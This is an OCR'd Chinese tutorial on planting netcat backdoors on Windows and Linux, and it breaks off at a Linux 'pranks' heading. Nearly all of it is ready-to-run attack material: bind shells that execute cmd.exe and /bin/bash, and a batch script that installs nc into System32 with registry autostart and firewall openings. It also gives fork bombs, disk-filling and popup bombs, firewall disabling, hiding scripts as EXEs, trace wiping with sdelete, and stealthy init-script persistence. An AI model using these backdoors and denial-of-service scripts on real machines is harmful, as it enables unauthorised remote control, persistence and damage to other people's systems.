
Windows、Linux 后门解析



操作系统后门学习—Windows 篇

1、 准备工作

假设用户以管理员权限登录系统，在 Windows 7 系统上使用 netcat 创建一个后门。

Netcat 功能比较单一，缺少了许多我们渗透工作中需要的功能。为此我们将创建一个便携式的工具包来解决这个问题 ：

1.下载额外的文件和附加持续.

2.编辑修改指定文件.

3.快速创建执行后门.

4.控制远程服务器并进行恶作剧 ：)

为了便于你第一时间获取到你的工具包，你需要将它放置在一个独立的 U 盘或者在线服务器上。

便携式工具(Portable Applications)

便携式工具是那些不需要安装就能直接使用的程序，它们往往将所有的执行环境和核心程序本身一同打包成一个独立的文件，方便携带。在独立文件执行的过程中会自行释放额的需求文件，并构建一个可顺利执行目标程序的环境。

1.不依赖特定的 dll(dll 已经打包)

2.不依赖注册表设置(有可能自行初始化），不遗留下任何注册表操作痕迹

3.操作痕迹最小化，尽量避免一切不必要的操作，导致留下过多的系统操作记录

创建 Windows 7 工具集

gVim (跨平台的文本编辑器，提供强大的命令行操作交互)

Wget (下载 windows 64 位版本)

Netcat

有 Kali 系统的可以用命令 “find / -name nc.exe”搜索到

http://www.kali.org/或者下载已经编译好的版本

http://joncraton.org/blog/46/netcat-for-windows/

0×01 初试 Netcat 后门

nc.exe -dLp 449 -e cmd.exe

-L 这个选项会开启一个监听服务并等待客户端连接， 在客户端连接成功之后，会提供相应的交互服务。

– p 指定程序监听的端口(非管理员权限只能设置高于 1024 的端口. 同时不可复用现有端口)

– e 在接收到一个客户端连接后, 会执行一个特定的程序(这里是 cmd.exe), 这个程序负责接下来的会话交互(执行客户端后期提交的任何命令)

– d 采取静默监听模式，避免 nc 运行过程中，产生过多额外的日志信息

Windows 7 后门安装批处理脚本

```
@echo off

Rem 拷贝文件到系统目录

xcopy "%systemdrive%\%username%\Desktop\nc.exe" "C:
\Windows\System32\" -y

Rem 修改注册表，增加后门自启动代码.

reg add "HKLM\software\microsoft\windows\currentversion\run" /f
/v "system" /t
REG_SZ /d "C:\windows\system32\nc.exe -Ldp 449 -e cmd.exe"

Rem 添加防火墙规则，开放监听的 449 端口，允许外部连接.
```

netsh advfirewall firewall add rule name="Rule 34" dir=in action=all
ow

protocol=UDP localport=449

netsh advfirewall firewall add rule name="Rule 35" dir=in action=all
ow

protocol=TCP localport=449

Rem 添加防火墙规则，允许 nc.exe 对外提供连接.

netsh advfirewall firewall add rule name="Allow Messenger" dir=in
action=allow

program="C:\windows\system32\nc.exe"

注意：

1.必须使用管理员权限运行上面的脚本.

2.行为注释可删除

更多相关操作:

http://www.offensive-security.com/metasploit-unleashed/Persistent
_Netcat_Backdoor

终端基础命令

Linux 命令

1 cd - 切换当前目录到指定路径下

2 pwd - 现实当前工作目录的绝对路径

3 ls - 显示目录中所有文件和文件夹

4 cat file.txt - 现实文件内容

5 wget - 命令行文件下载器

6 vim - 命令行文件编辑器

7 ./scriptname - 运行脚本

8 export PATH=$PATH:/opt/new - 临时添加路径到系统环境变量 $PATH

($PATH：决定了 shell 将到哪些目录中寻找命令或程序，PATH 的值是一系列目录，当你运行一个程序时，Linux 在这些目录下进行搜寻你指定的程序)

Windows 命令

1 CD

2 PWD

3 Dir/p

4 Type

5 Wget from toolkit

6 Vim from toolkit

7 Wscript scriptname.vbs


8 SET PATH =%PATH%;c:\pathtoolkit

CMD 环境变量 Path

c:\> set PATH "%PATH%;C:\bin"

管理 Windows PATH 环境变量的批处理脚本

http://gallery.technet.microsoft.com/Batch-Script-To-Manage-7d0ef21e



使用 VBS 脚本后台运行 Netcat

这样做的好处是我们不用等待电脑重启


```
Dim objShell

Set objShell = WScript.CreateObject("WScript.shell")
```

objShell.run "C:\windows\system32\nc.exe -Ldp 449 -e cmd.exe"

Set objShell = Nothing


使用 Netcat 连接后门

nc-v 目标 IP 目标端口



查看进程信息(Process Explorer)


Process Explorer 下载地址:http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx



查看网络连接(TCPView)

TCPView 下载地

址:http://technet.microsoft.com/en-us/sysinternals/bb897437.aspx



不使用 CMD 运行命令或者批处理脚本的几种方法

Vbscript

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.Run chr(34) & "C:\mybat.bat" & Chr(34), 0
Set WshShell = Nothing
```

Batch

```
@echo off
start /B mybat.bat
```

Powershell

```
PowerShell.exe -windowstyle hidden
```

0×02 Windows 恶作剧

（更多精彩：http://vbscripts.webs.com/pranks ）

让键盘持续不断的输入 "Hello"

```
Set wshShell = wscript.CreateObject("WScript.Shell") do
wscript.sleep 100
wshshell.sendkeys "Hello" loop
```

以.vbs 后缀保存，并执行

按住大小写键不放

```
Set wshShell =wscript.CreateObject("WScript.Shell") do
```

```
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}" loop
```

以.vbs 后缀保存，并执行

硬盘炸弹（随机生成垃圾文件填充硬盘）

模拟病毒拷贝行为:


http://www.instructables.com/id/how-to-make-a-fork-bomb-exe/

```
:echo off
copy /Y %0 %random%.bat
start %0%0|%0
goto :e
```

以 .bat 后缀保存，并执行

笔记本弹窗炸弹

```
@echo off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
```



网页弹窗炸弹

· start "www.example.com"

以 .bat 后缀保存，并执行。http://vbscripts.webs.com/pranks

键盘狂舞

· 下面这个脚本会不断的发送按键模拟信息，循环模拟按下“大小写键”，“数字键”以及“截屏键”的操作。从而导致键盘对应的 LED 指示灯，疯狂闪烁．(￣▽￣)"

```
Set wshShell =wscript.CreateObject("WScript.Shell")do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
wshshell.sendkeys "{NUMLOCK}"
wshshell.sendkeys "{SCROLLLOCK}"loop
```

以.vbs 后缀保存，并执行 http://vbscripts.webs.com/pranks

播放 windows 启动音乐

```
Set objVoice = CreateObject("SAPI.SpVoice")
Set objFile = CreateObject("SAPI.SpFileStream.1")
objFile.Open "Windows XP Startup.wav"
objVoice.Speakstream objFi
```

以.vbs 后缀保存，并执行。http://vbscripts.webs.com/pranks

光驱炸弹

持续不断的抽插您的光驱(-__-!!!)

```
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs =oWMP.cdromCollectiondo
if colCDROMs.Count >= 1 then For i = 0 to
colCDROMs.Count - 1
colCDROMs.Item(i).EjectNext For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject Next End If
wscript.sleep 5000 loop
```

以 .vbs 后缀保存，并执行

Windows FORK 炸弹

FORK 炸弹会不断的复制自身，持续性的消耗系统资源，最终导致系统资源耗尽，无法进行其他的操作。

Windows 批处理 FORK 炸弹

```
@ECHO OFF
:START
START fork.bat
GOTO START
```

以 .bat 后缀保存，并执行

文件夹锁定攻击

```
@echo off
md hello
:A
start hello
goto A
```

以 .bat 后缀保存，并执行

鬼话连篇

```
Set args = Wscript.Arguments
speakargtext = args.Item(0)
```

```
Rem  你的鬼话赋值给  strText

strText = "your message here"

Set objVoice = CreateObject("SAPI.SpVoice")

objVoice.Speak strText

objVoice.Speak speakargtext
```

以 .vbs 后缀保存，并执行。

0×03 实战细节

Windows 关机指令

· %windir%\system32\shutdown.exe -r -t 00

· shutdown -r — 重启

· shutdown -s — 关机

· shutdown -l — 注销

· shutdown -t xx —等待 xx 秒后执行 shutdown/restart/logoff 操作

· shutdown -i — 使用图形用户界面.

· shutdown -a — 撤销之前执行的任何 shutdown 命令


批处理编译成 EXE

将脚本编译成二进制文件，能在一定程度上的隐藏你的代码.

– 虽然无法保证完全安全，但是在隐蔽性和灵活性上能有很大提升.

· 批处理编译工具

– http://dwz.cn/2sIzlg



· VBS 编译工具

– http://sourceforge.net/projects/htwoo/

– http://dwz.cn/2sJ4cB

· Powershell 编译工具

– http://ps2exe.codeplex.com/ (beta)

netsh 配置 windows 7 防火墙

C:\> netsh advfirewall set allprofiles state off

– 关闭 windows 防火墙(会有用户提示信息)

C:\> netsh advfirewall set allprofiles state on

– 开启 windows 防火墙


C:\> netsh advfirewall reset

– 重置防火墙策略到默认策略状态

C:\> netsh advfirewall set allprofiles firewallpolicy blockinbound, allowoutbound

– 设置防火墙策略为，默认阻挡所有入站通信，并允许出站通信

C:\> netsh advfirewall firewall add rule name="HTTP" protocol=TCP localport=80 action=block dir=IN



– 阻挡所有针对本机 TCP 80 端口的入站通讯

C:\> netsh advfirewall firewall delete rule name="HTTP"

– 删除之前创建的名为 HTTP 的防火墙规则

使用 “at”命令定时执行程序

\\computername: 指定运行命令的计算机。如果省略该参数，则 at 命令将按计划运行本地计算机上的命令和程序。

time: 指定命令运行的时间。时间是按 24 小时制的 hour:minutes 形式指定的. 比如, 0:00 代表午夜， 20:30 表示晚上八点 。

/every:date,...: 在每个星期或月的指定日期（例如，每个星期吴，或每月的第八天）运行 Command 命令。将 date 指定为一周内的一天或多天（使用下面的缩 写形式：M、T、W、Th、F、S、Su）或一月内的一天或多天（使用数字 1 至 31）。多 个日期项之间一定要用逗号隔开。如果省略此参数，则任务将安排在当天执行。

/next:date,...: 在下一个指定日期（例如，下一个星期一）到来时运行 Command 命令。 将 date 指定为一周内的一天或多天（使用下面的缩写形式：M、T、W、Th、F、S、Su） 或一月内的一天或多天（使用数字 1 至 31）。多个日期项之间一定要用逗号隔开。如果 省略此参数，则任务将安排在当天执行.

command: 指定要运行的命令、程序（.exe 或 .com 文件） 或者批处理程序（.bat 或 NaNd 文件）。如果该命令要求使用路径作为参数，请使用绝对路 径名（以驱动器号开头的完整路径）。如果该命令位于远程计算机上，请使用统一命名约 定 (UNC) 路径名（\\ServerName\ShareName)。如果该命令不是可执行 (.exe) 文件 ,必 须在命令前面添加 cmd /c ,例如 ,cmd /c copy C:*.* C:\temp 。

Note 当你使用 at 命令时，计划任务是以特定用户凭证执行的。

详见: http://support.microsoft.com/kb/313565

Sdelete (安全删除)

Usage: sdelete [-p passes] [-s] [-q] <file or directory> ...sdelete

[-p passes] [-z|-c] [drive letter] ...

-a 移除文件只读属性.

-c 清理可用空间.

-p passes 指定覆写操作的执行遍数 (default is 1).

-q 不显示操作 (静默模式).

-s or -r 递归删除整个目录下的所有文件.

-z 可用空间填零.

http://technet.microsoft.com/en-us/sysinternals/bb897443.aspx

操作系统后门学习—Linux 篇

1×00 准备工作

下面我要使用 netcat 创建 Linux 后门

这里假设用户以 root 权限登录，并且遗留下了终端交互界面（￣▽￣)".

Linux 工具集

根据目标环境针对性的编译以下工具，以便生成对应系统的即用二进制文件.

Autossh（http://www.harding.motd.ca/autossh/）

Netcat（http://netcat.sourceforge.net/ Compile it）

Shred (core utils)

(http://www.linuxfromscratch.org/lfs/view/development/chapter05/coreutils.html)

Screen

(http://www.linuxfromscratch.org/blfs/view/svn/general/screen.html)

持续性连接脚本

默认情况下 GNU netcat 不支持持续性监听操作。每一次 Accept 并执行完命令之后，netcat 就会断开连接。如果需要让 netcat 保持持续性监听状态，就必须使用循环语句不断的开启新的监听模式。

listener.sh 监听脚本

```
#!/bin/bash
while [ 1 ]; do
echo -n | netcat -l -v -p 445 -e /bin/bash
done
```

1×01 在 Linux 上部署 Netcat 后门

在 Linux 上创建后门

从你的站点下载 netcat： wget http://你的站点.com/netcat

将 netcat 拷贝到系统可执行程序目录：cp netcat /usr/bin

添加防火墙入站规则，开放 445 端口：

iptables -A INPUT -m state --state NEW -m tcp -p tcp --dport 445 -j ACCEPT

添加防火墙出站规则，开放 445 端口：

iptables -A OUTPUT -p tcp --dport 445 -m conntrack --ctstate NEW -j ACCEPT

后台执行监听脚本： nohup ./listener.sh &

添加开机启动


使用 /etc/rc.local 文件？可是容易被人发现(￣▽￣)"

Centos 可以将启动脚本放到 /etc/rc.d/init.d/ 目录下


Debian 可以将启动脚本放到 /etc/rc3.d/ 目录下

或者 /etc/rcN.d 其中 n 代表了运行级别。

连接后门：nc -v ipaddress port



显示程序打开的



端口：netstat -lptun

1×02 Linux 恶作剧

